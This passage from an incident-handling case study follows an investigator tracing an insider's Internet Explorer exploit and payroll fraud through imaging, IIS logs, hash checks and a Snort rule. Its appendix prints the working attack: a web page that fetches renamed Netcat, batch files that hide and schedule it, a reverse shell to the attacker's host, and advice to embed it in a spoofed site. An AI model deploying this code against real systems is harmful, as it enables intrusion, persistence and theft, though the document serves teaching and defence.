Bob grabbed his jump bag and took out Symantec Ghost to clone the workstations that were tagged as evidence. A special note about Ghost that one might not be aware of is by default it does not copy the "entire" disk to the image. If Bob wanted to use these images as evidence to present to a jury, he must be able to convince a jury that the integrity and the pristine state of the disk were preserved. The "-ia" and the "id" command line switches are popular with law enforcement agencies when they want to extract a bit-by-bit image of the disk.

- "-ia" – Will "image all" , and will perform a sector-by-sector copy of all partitions
- "-id" – Will "image disk", similar to "-ia" but also copies the boot track, extended partition tables, and un-partitioned space

Bob used Ghost to create two images of each disk to analyze and preserve. The first images for Eve's and Alice's disks were the "image all", and then the second was the "image disk" feature. Once Bob was able to create all of the images he needed, he then took each of the original drives and place them in a plastic bag and tied it up. Each was marked as evidence, just in case this incident ended up in court. Bob had adequately sized IDE drives in his jump bag, in which he installed two of them onto Alice's and Eve's workstation. A requirement when restoring images from an image file is that one must use exact hardware for a successful build. Once the images were transferred to the target systems, Bob booted them up for detailed analysis.

Jan. 13, 2004 2:30pm

Bob had already collected key evidence on Alice's workstation during the identification phase of the incident. So while Bob interrogated Eve's workstation, he wanted the ability to cross-reference Alice's workstation if needed.

Remembering that Eve's workstation had a web server and a FTP server, the first thing that Bob wanted to analyze was the logs for IIS. IIS logs live in the %WINDIR%\system32\LogFiles directory with two subdirectories named MSFTPSVC1 and W3SVC1. Each log represents a 24 hour period and is named with the convention of "ex<YearMonthDay>.log format an example would be "ex040110.log, which would represent January 10, 2004. He then navigated to the appropriate directory and cross-

referenced the log files to see if the logs substantiate the evidence that he collected from Alice's workstation. Note that Eve's IP address shows up around 9:02AM on Jan12th, 2004, this is around the time that Eve called Alice and asked her to visit the benefits webpage.

%WINDIR%\system32\LogFiles\ MSFTPSVC1\ ex040110.log
#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2004-01-12 09:02:41
#Fields: time c-ip cs-method cs-uri-stem sc-status
09:02:41 192.168.1.54 [2]USER anonymous 331
09:02:41 192.168.1.54 [2]PASS test@test.com 230
09:02:41 192.168.1.54 [2]sent /sans/WINW0RD.EXE 226
09:02:41 192.168.1.54 [2]sent /sans/help.cmd 226
09:02:41 192.168.1.54 [2]sent /sans/help2.cmd 226
09:02:42 192.168.1.54 [2]QUIT - 226

%WINDIR%\system32\LogFiles\ W3SVC1\ ex040110.log
#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2004-01-12 09:02:40
#Fields: time c-ip cs-method cs-uri-stem sc-status
09:02:40 192.168.1.54 GET /index.hmtl 304

Now that Bob saw the logs he wanted to collect some screen shots of the IIS configuration, this will help link all of the evidence together. This could have been the transport mechanism used to transport the rogue files and install them.



Figure 12
Eve's Workstation (192.168.1.201) indeed had a web server running on it.



Figure 13
Eve's Workstation (192.168.1.201) indeed had a FTP server running on it.



Figure 14
This screen shot shows that anonymous connections were allowed to the FTP server.



Figure 15
The web server configuration shows where the wwwroot is located, and where all incoming requests will be directed to.



Figure 16
The FTP server configuration shows where the ftproot is located, and where all incoming requests will be directed to.

Bob then navigated to the wwwroot and the ftproot directories and analyzed the files that were there. The file "index.html" looked like it was legitimate at a glance but once one would start to read the html code, there was a statement right at the top that issues an ftp command to Eve's workstation. Bob did a search on www.google.com for "wsh.Run exploit" and the second listing was the "CAN-2003-0532" exploit, which was the exact exploit that Eve used.

At this point, Bob had identified the specific exploit that had taken place against the organization. This case is definitely not the norm, since we are frequently unable to identify HOW breaches occur. You must answer the "WHO, WHAT, WHERE, and WHEN" but often times the HOW and WHY is the most difficult in an incident handling investigation. Bob logged this information in his log book and kept on the path of fully understanding what transpired on Jan 12th, 2004. After deep analysis and testing of the index.html code here are a few things that Bob noted:

- CVE Number = CAN-2003-0532
- FTP to 192.168.1.201
  - Built a batch file on the fly
    - Anonymous authentication
    - Downloaded WINW0RD.EXE, help.cmd, help2.cmd
- Executed FTP on Victims workstation to call the batch file
- Executed help2.cmd on the Victims workstation

Bob wanted to review the ftproot and review the files that were present. In the c:\inetpub\ftproot directory there was a subdirectory called SANS. In the SANS directory there were three files WINW0RD.EXE, help.cmd, help2.cmd. Bob had suspicions that WINW0RD.EXE was not the authentic executable because of the command line parameters that was identified using the listdlls utility earlier in the investigation. He thought he would use the MD5.exe, a message digest (digital signature) utility [27] that was on the FIRE CD, to create and verify the digital signature of winword.exe. He copied both versions of winword.exe to a temp directory to perform the test.

```
14:37:35.25 G:\win32\ir> md5 c:\temp\winword.exe
MD5 (c:\temp\winword.exe) = 1eea7dd2f1ea6efef380b99a90228d2f

14:37:56.51 G:\win32\ir> md5 c:\temp\WINW0RD.EXE
MD5 (c:\temp\WINW0RD.EXE) = e0fb946c00b140693e3cf5de258c22a1
```

Bob quickly verified that the files did not have the same stream of binary data. After reviewing the command line parameters, Bob was suspect that the culprit was Netcat. He then downloaded a version of Netcat off of @Stake's website and compared the digital signatures of WINW0RD.EXE and nc.exe.

```
14:50:47.37 G:\win32\ir> md5 c:\temp\nc.exe
MD5 (c:\temp\nc.exe) = e0fb946c00b140693e3cf5de258c22a1
```

Bob had identified the mechanism used to transfer Alice's command shell to Eve's workstation as Netcat, a popular hacking tool.

Next Bob started looking at the help.cmd file and noted that it was a batch file that launched Netcat as a client to "shovel" a shell back to a Netcat listener on Eve's workstation, which was configured for port 8000. The third and last file on the FTP server that was downloaded to Alice's workstation was intriguing:

help2.cmd did the following:

- Copied the downloaded files to c:\
- Applied the hidden attribute to two of the files
- Created a job in the scheduler on the victims workstation
  - Would run at 1:00pm Every Mon, Tues, Wed, Thurs, and Fri
  - Execute c:\help.cmd

At this point in the process, half of the evidence has been reviewed and the only other item to review was the ERP processing files. The error log was pretty straightforward; it simply pointed out that there was an input validation error during processing the input file. The ERP processing file was next on Bob's list.

Bob then reviewed the processing file that was run through the ERP system on the night of Jan 12th, 2004. It was simply a delimited file that lived on Alice's workstation and could easily be manipulated, this is a very common input file in the industry. Also note that Dave informed Bob that the "other" category usually refers as a bonus in the ERP system.

Snippet of ERP processing log….
WeekEnding;AssociateNumber;Department;Amount;Category;Authorization
12-Jan-04;101;Marketing;$0;other;VP
12-Jan-04;102;Marketing;$0;other;VP
12-Jan-04;103;Marketing;$0;other;VP
12-Jan-04;104;Marketing;$0;other;VP
12-Jan-04;7;AcctsPay/Recievable;$0;other;VP
12-Jan-04;220;AcctsPay/Recievable;$0;other;VP
12-Jan-04;240;AcctsPay/Recievable;$0;other;VP
12-Jan-04;6;IT;$0;other;DaveSimmons
12-Jan-04;14;IT;$0;other;DaveSimmons
12-Jan-04;20;IT;$0;other;DaveSimmons
12-Jan-04;25;IT;$0;other;DaveSimmons
12-Jan-04;34;IT;$0;other;DaveSimmons
12-Jan-04;100;IT;$500other;DaveSimmons < Note that Eve was the only one getting a bonus
12-Jan-04;120;IT;$0;other;DaveSimmons
12-Jan-04;121;IT;$0;other;DaveSimmons
12-Jan-04;3;HR;$0;other;VP
12-Jan-04;130;HR;$0;other;VP
12-Jan-04;131;HR;$0;other;VP
12-Jan-04;10;Sales;"6,500";other;VP
12-Jan-04;17;Sales;"$3,500";other;VP
12-Jan-04;42;Sales;"$2,250";other;VP
12-Jan-04;218;Sales;"$9,800";other;VP

12-Jan-04;219;Sales;"$5,000";other;VP
12-Jan-04;101;Marketing;"$1,300";payroll;VP
12-Jan-04;102;Marketing;"$1,300";payroll;VP
12-Jan-04;103;Marketing;"$2,200";payroll;VP
12-Jan-04;104;Marketing;"$1,000";payroll;VP
12-Jan-04;7;AcctsPay/Recievable;"$3;100";payroll;VP
12-Jan-04;230;AcctsPay/Recievable;"$1,500";payroll;VP
12-Jan-04;240;AcctsPay/Recievable;"$1,700";payroll;VP
12-Jan-04;2;IT;"$2,800";payroll;DaveSimmons
12-Jan-04;5;IT;"$2,000";payroll;DaveSimmons
12-Jan-04;6;IT;"$2,100";payroll;DaveSimmons
12-Jan-04;8;IT;"$3,000";payroll;DaveSimmons
12-Jan-04;20;IT;"$2,202";payroll;DaveSimmons
12-Jan-04;25;IT;"$2,600";payroll;DaveSimmons
12-Jan-04;34;IT;"$2,500";payroll;DaveSimmons
12-Jan-04;100;IT;"$2,100";payroll;DaveSimmons < Eve's Normal Payroll entry
12-Jan-04;120;IT;"$1,800";payroll;DaveSimmons
12-Jan-04;121;IT;"$2,300";payroll;DaveSimmons
12-Jan-04;3;HR;"$2,400";payroll;VP
12-Jan-04;130;HR;"$1,600";payroll;VP
12-Jan-04;131;HR;"$1,500";payroll;VP
12-Jan-04;10;Sales;"$1,000";payroll;VP
12-Jan-04;11;Sales;"$1,000";payroll;VP
12-Jan-04;17;Sales;"$1,000";payroll;VP
12-Jan-04;18;Sales;"$1,000";payroll;VP

Jan. 13, 2004 3:45pm

Bob figured out the process that Eve had designed, it was clear that she had intended to defraud her employer for her own benefit. Luckily for the organization, Eve got a bit greedy, or her backdoor might have gone undetected for some time. Bob tried visiting the web page several times from his laptop to get understanding on what was happening. Once Bob was confident that he knew what was going on, he wanted to find some countermeasures for the exploit. First and foremost verify the settings that would not allow the activeX controls to run if they weren't marked as safe.

Figure 17
Internet Explorer Security setting to disallow CAN-2003-0532 and like exploits from running on the local system.

Another measure that Bob thought would help contain this incident, would be an intrusion detection signature addition to the intrusion detection system. Bob did a quick search on bugtraq and quickly found a SNORT rule to detect this specific exploit. Symantec's Manhunt Intrusion Detection System could import SNORT rules and integrate it right in with the detection engine. Manhunt had full functionality, once the rule was imported, to use the notification architecture that was deployed within the organization. Bob was quite versed with Manhunt and quickly installed the SNORT rule and set it up to email Dave or Mary Beth in the event of detection.

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"Internet
Explorer Object Data Remote Execution Vulnerability"; \
content:"F935DC22-1CF0-11D0-ADB9-00C04FD58A0B"; \
nocase; flow:from_server, established; \
reference:cve,CAN-2003-0532; \
classtype:web-application-activity; rev:1;)
#-----[12]
```

Jan. 13, 2004 5:30pm
Bob was in the war room digging away, while Mary-Beth and Dave were in Dave's office trying to figure out how much access Eve had. Both were in disbelief that the incident had actually happened. Bob walked into Dave's office and sat down with a big smile on his face, and said, "I've got everything under control. I have been able to map out the entire attack and have the substantiating evidence to prove it." Bob quickly summarized his findings:

- There are no infected machines on the network
- The evidence has been collected from all systems
- The integrity of the evidence has been preserved
- The exploit has been identified
- Proper countermeasures have been installed to deny and detect this exploit and like exploits in the future.
- Confident that the incident was contained

Bob instructed Dave that he was moving into the Eradication Phase to ensure that the exploit would not affect the organization in the future. Dave looked at Bob with a sigh of relief and asked him if it was Eve that did it and could he confirm it at this point. Bob told Dave that he really should wait until the investigation is over before making any judgments.

Eradication

The purpose of the eradication phase is to remove the identified threats or the risk of those threats happening again.

Jan. 13, 2004 5:45pm
Bob was faced with a decision to either suggest cleaning the infected systems or restore with an image file. If Bob had to clean the systems then he would have to cleanse the scheduler service, kill rogue processes, and clear any stealthy attributes applied to rogue files and delete the rogue files. Bob recommended installing a new image to the workstations because they were just workstations, with the data stored on the servers. So the decision was made that it was more efficient to simply image the infected systems.

From the War room Bob called Donald to ask his opinion on the integrity of the ERP system. Bob wanted to know if Donald thought the system was compromised in other areas. Donald assured Bob that the ERP system was intact and that he monitors the logs faithfully. Donald even gloated a bit to Bob by reminding him how quickly Donald reacted to the initial event. Bob felt very confident that this was an isolated incident strictly just involving Eve and Alice. One never knows though, sometimes in the eradication phase you end up back right back to the identification phase because a new item might get discovered throughout the process. Further, an incident handler has to be able to adjust and go through each step methodically as a turn of events could happen very quickly.

Bob started combing through his notes to try and identify where the defenses for the company could be strengthened. The organization's images that are used to install on all corporate machines was to be updated with new and improved security controls integrated into the image along with all of the latest security patches, specifically the patch in Microsoft Knowledge Base article 828750. Additionally, stronger policies in the image needed to be addressed so that the user perhaps wouldn't have rights to change the IE security settings.

Bob did some research on Microsoft's support site and identified a fix[17] released to remediate the exploit that was identified. Microsoft recommends visiting the Windows update site[24] to stay current with all the fixes released by Microsoft.

Note: *Microsoft released the knowledge base article 828750 which addresses Microsoft Security Bulletin MS03-040 (which supersedes MS03-032). Bob installed the security patch and tested to see if Eve's exploit would still work, and if they would be vulnerable to a social engineering attack again. The exploit still worked. As of the date that this paper was published, this remains the case.*

Jan. 13, 2004 7:00pm
Dave and Mary-Beth decided to stay late to follow through with Bob and wrap-up the investigation if the incident was contained and eradicated. They both walked into the War room and wanted a quick rundown on the situation from Bob.

Bob made the following recommendations:

- The creation of a new corporate image, which would include stronger policies on the workstation, and updated security patches applied to the image as well.
- The organization simply re-image the infected systems with a newly created image, which in this case wouldn't be that involved considering that the infected systems weren't servers with critical data and applications.

Bob started explaining that the eradication was simple in this case, because the workstations could just be re-imaged. In some cases where critical servers are involved in may be more difficult to eradicate the exploit from the environment.

Dave pressed Bob for the root cause of the incident, and wanted to know if there was a way to defend against it in the future, as this was an internal attack. Dave and Mary-Beth were talking all day and were concerned that if the attack was initiated from the outside, that the damage could have been much worse. Bob responded quickly with two items that made the organization vulnerable to this exploit.

- User Awareness – Vulnerable to Social Engineering
- Patch Management – Vulnerable to an IE Vulnerability

Dave was comfortable with how the incident was handled and was pleased with the

speed and focus that Bob was able to illustrate during his investigation. Dave informed Bob that he had a meeting with the CTO at 10:00am on Jan14th, 2004 to give an executive overview on the events that took place and the recommended remediation tasks that would be needed to put this incident to bed and enable the organization to have a stronger security posture moving forward.

Recovery

The purpose of the recovery phase was to get back in business and monitor the infected systems closely to ensure that the attacker doesn't return. Bob was encouraged on how quickly the organization was able to detect the breach.

The ratio of attacks from insiders vs. outsiders is generally considered to be close, with many estimates indicating a 60/40 ratio between the two. Organizations have to take a critical look at their security posture from an internal perspective if they want to adequately protect their assets, no matter what those assets might be.

Jan. 14, 2004 7:00am

In order for the organization to be back in operational status, there must be certain checks and balances to ascertain if the production environment is truly operational. Bob inquired whether or not there were any test plans and baseline documentation from the proper business owners so that the affected areas could be tested to ensure proper production functionality. Bob really was concerned with Alice and wanted to verify that her system had fully functionality to process the ERP data in the future. Dave responded to Bob by telling him that there was no formal documentation in place that addressed that topic but liked the idea and would ask the appropriate folks in charge of their technical areas to create it. Alice was quite comfortable that everything was in good working order and was happy that this incident was behind her. She expressed her thanks to Bob and informed him how much she learned and how cautious she should be, giving the responsibility that she has.

Bob checked with the network group and wanted to ensure that the IDS system was in proper working order, and it was. Then Bob got in touch with Donald to inquire how the ERP processing went for the night, and Donald said everything went fine with no errors. As a matter of fact, Donald even wrote a script to "parse" the error log every 5 minutes and if an entry was written, it would page Donald through the Tel-alert paging system. Bob was very pleased with this solution and the response from all of the employees involved in this incident. Overall he considered it a textbook investigation that turned out well for his client.

Bob felt assured that the vulnerability was eradicated after the IT team re-created and installed a new image on the infected workstations and that monitoring was put in place searching for anomalies. The IT department had to get ready to schedule an image rollout for the entire organization to verify that certain steps would be in place in an event of a similar attack.

Jan. 14, 2004 7:30am
Bob had to create his report for the meeting that would include his recommendations and overview of the steps that had occurred during this incident. Discussing how the incident was handled and what recommendation would help the organization thwart similar attacks in the future that were generated from either the inside or outside.

Lessons Learned

The purpose of the lessons learned phase is to summarize the entire incident and learn from it, and have a final brief meeting to put this incident to bed. Bob has prepared the final report for the meeting with the CTO of the organization, IT Director, and the IT Manager that should only take a half day at the most.

Jan. 14, 2004 10:00am
Bob entered the meeting room early, before anyone had arrived, and prepared his presentation materials for all attendees. As folks started arriving into the conference room, Bob handed each of them a copy of the report.

The report had the following items listed on it:

- Jan. 12th, 2004
  - Eve social engineered Alice, a new employee, into changing the security settings in Alice's browser.
  - Eve installed a backdoor onto Alice's workstation that gave her full access to any data that Alice had access to.
  - Eve then reviewed the payroll processing information for the entire organization
  - Eve inserted a "bonus" for herself in the payroll processing information
- Jan13th, 2004
  - The ERP processing incurred an error during processing
  - ERP Error Log entry written to the log
  - Donald identifies log entry and questions Alice
  - Dave was informed, and then Bob was contacted
  - Bob Identified, Contained, Eradicated, and helped the organization Recover from the incident

Basically, this was an outline of the entire incident. Following this review, Bob presented his recommendations.

Recommendations:

- The organization should review the technology and process that exist throughout the enterprise to ensure adequate security coverage exists to protect information resources.
- The organization should improve their User Awareness Programs
  - Policies should be reviewed and updated to include prerequisites to new employees and continuing education for existing employees.
  - Formal Incident Reporting Procedures should be created and distributed to all employees to help ensure the level of awareness is heightened during these trying times.
  - Threat awareness distributed to employees frequently, could be an email sent out weekly.
- Patch Management solution should be deployed to keep up with the latest threats.
  - PIVX[6] - to protect against current and future IE Exploits
- Potentially deploy Central Configuration Management for IE
  - IE Administration Kit (IEAK)[25]
- Organization should analyze the access control lists, including the entire ERP system and general user rights to critical data throughout the entire organization.
- Keep Current and continue monitoring all segments within the organization with the IDS system.
- Explore a central log monitoring solution to monitor critical system logs
- Layered security architecture should be deployed throughout the entire organization.
- Information Technology Security Policy should be analyzed to ensure that the organization is at close to or up to the ISO 17799 Standard.

Bob also suggested that the organization use the current Security Consensus Operational Readiness Evaluation (SCORE) [24] forms to be ready in case a more difficult breach was to occur.

Bob concluded the meeting with a few general statements regarding the overall security posture of the organization. Bob stressed that the organization had the necessary skills to develop an incident handling team when combined with his forensic skills on a consulting basis. He also noted that the technology that was in place wasn't the root cause of the incident, it was user awareness. He stressed that the organization now had the information it needed to become more secure.

The CTO was very pleased with the overall presentation and recommendations that Bob had made and definitely wanted to keep him on-call for the organization as the chief incident handler. The CTO turned to Dave Simmons and suggested that Eve was fired immediately from the organization.

Conclusion

Thousands of known vulnerabilities exist in today's IT environment. There are countless more that are unknown and have yet to be exploited. This paper has pointed out how an attacker, with one specific vulnerability combined with social engineering skills, could easily compromise confidential information. Without a few concrete countermeasures either in process or technology, this breach could have been much more severe.

The reader of this paper is encouraged to keep several issues in mind:

1. User awareness training is probably the single most effective tool in combating various types of attacks.
2. ActiveX controls should not be allowed to execute freely. Many variations of this exploit and similar exploits can be executed at will, without your knowledge.
3. Attackers have all the time in the world to design a stealthy attack. We, as information security professionals, must be ready to react rapidly in response.
4. Just because IE is bundled with the operating systems does not mean that we MUST use it. It may be appropriate to consider using an alternate browser such as Mozilla or Netscape.

The benefit that this example organization had was that they had a prior relationship with Bob the incident handler and that Eve made a critical mistake in executing her attack. If by chance this exploit went undetected, the potential for a significant loss was high.

This is real so be careful out there, and don't forget to **Stay Alert While Browsing the Internet**!!

Extras – the Code Explained

c:\inetpub\wwwroot\index.html

```
<html>
<title>Spoofed Name</title>
<BASE href="http://www.spoofed_site.com ">      # This can be used to reference any site, real nifty.
<object id='wsh'
classid='clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B'></object>
<script>
wsh.Run("cmd.exe /c ECHO open 192.168.1.201> ftp_script.cmd");  # Any variation will work here
</script>
<script>
wsh.Run("cmd.exe /c ECHO");   # Timing issue, needed time before authenticating
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO anonymous>> ftp_script.cmd");
</script>
<script>
wsh.Run("cmd.exe /c ECHO test@test.com>> ftp_script.cmd");
</script>
<script>
wsh.Run("cmd.exe /c ECHO bin>> ftp_script.cmd");
</script>
<script>
wsh.Run("cmd.exe /c ECHO CD sans>> ftp_script.cmd");
</script>
<script>
wsh.Run("cmd.exe /c ECHO get WINW0RD.EXE>> ftp_script.cmd");
</script>
<script>
wsh.Run("cmd.exe /c ECHO get help.cmd>> ftp_script.cmd");
</script>
<script>
wsh.Run("cmd.exe /c ECHO quit>> ftp_script.cmd");
</script>
<script>
wsh.Run("cmd.exe /c ftp -s:ftp_script.cmd");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");  # Timing issue again, needed time to upload before running the batch file.
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
```

```
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c ECHO");
</script>
<script>
wsh.Run("cmd.exe /c help2.cmd"); # Batch file to hide, keep access, and self destruct (described below)
</script>
<script>
wsh.Run("cmd.exe /k echo Updates Were Successful, you may close this window."); # Social Engineering attempt to cover tracks
</script>
<body BGCOLOR="black" text="yellow">
<center><h2>This should be the downloaded spoofed site's information….</h2><br><br><h3>Save the main page locally, then embed the above code, and customize as needed…….</h3><br>Be aware while browsing the Internet !!<br>
</center>
</body>
</html>
```

"help2.cmd":

copy help.cmd C:\help.cmd **# Copy the downloaded files to minimize suspicion**
copy WINW0RD.EXE C:\WINW0RD.EXE **# Copy the downloaded files to minimize suspicion**
ATTRIB +H c:\WINW0RD.EXE # **Attrib.exe is used to hide the recently copied files**
ATTRIB +H c:\HELP.CMD # **Helps an attacker be stealthy**
at 13:00 /every:M,T,W,TH,F C:\help.cmd **# Schedule Netcat to run at a specific time to keep access**
del help.cmd # **delete the original downloaded files, note that there is no absolute path**
del WINW0RD.EXE # **Because no path is specified, it will delete from the default location**
del ftp_script.cmd
del help2.cmd # **Delete itself once complete (self destruct)**

"help.cmd":

WINW0RD.EXE 192.168.1.201 8000 -d -e cmd.exe # **Launch the renamed Netcat, detach itself from the console, and shovel a shell to 192.168.1.201 over port 8000**

References

1. History of Internet Explorer - http://www.microsoft.com/windows/WinHistoryIE.mspx
2. Statistical information for Internet Growth - http://www.netvalley.com/intvalstat.html
3. Statistical information for Internet Growth - http://www.nua.ie/surveys/index.cgi?f=VS&art_id=905358729&rel=true
4. Unpatched Internet Explorer vulnerabilities - http://www.safecenter.net/UMBRELLAWEBV4/DirSvc/security/originality/microsoft_ie/index.html
    a. http://www.safecenter.net/UMBRELLAWEBV4/DirSvc/security/trie/index.html?
5. Security Research - http://guninski.com
6. Free Patch Management for Internet Explorer - http://www.pivx.com/qwikfix/index.html
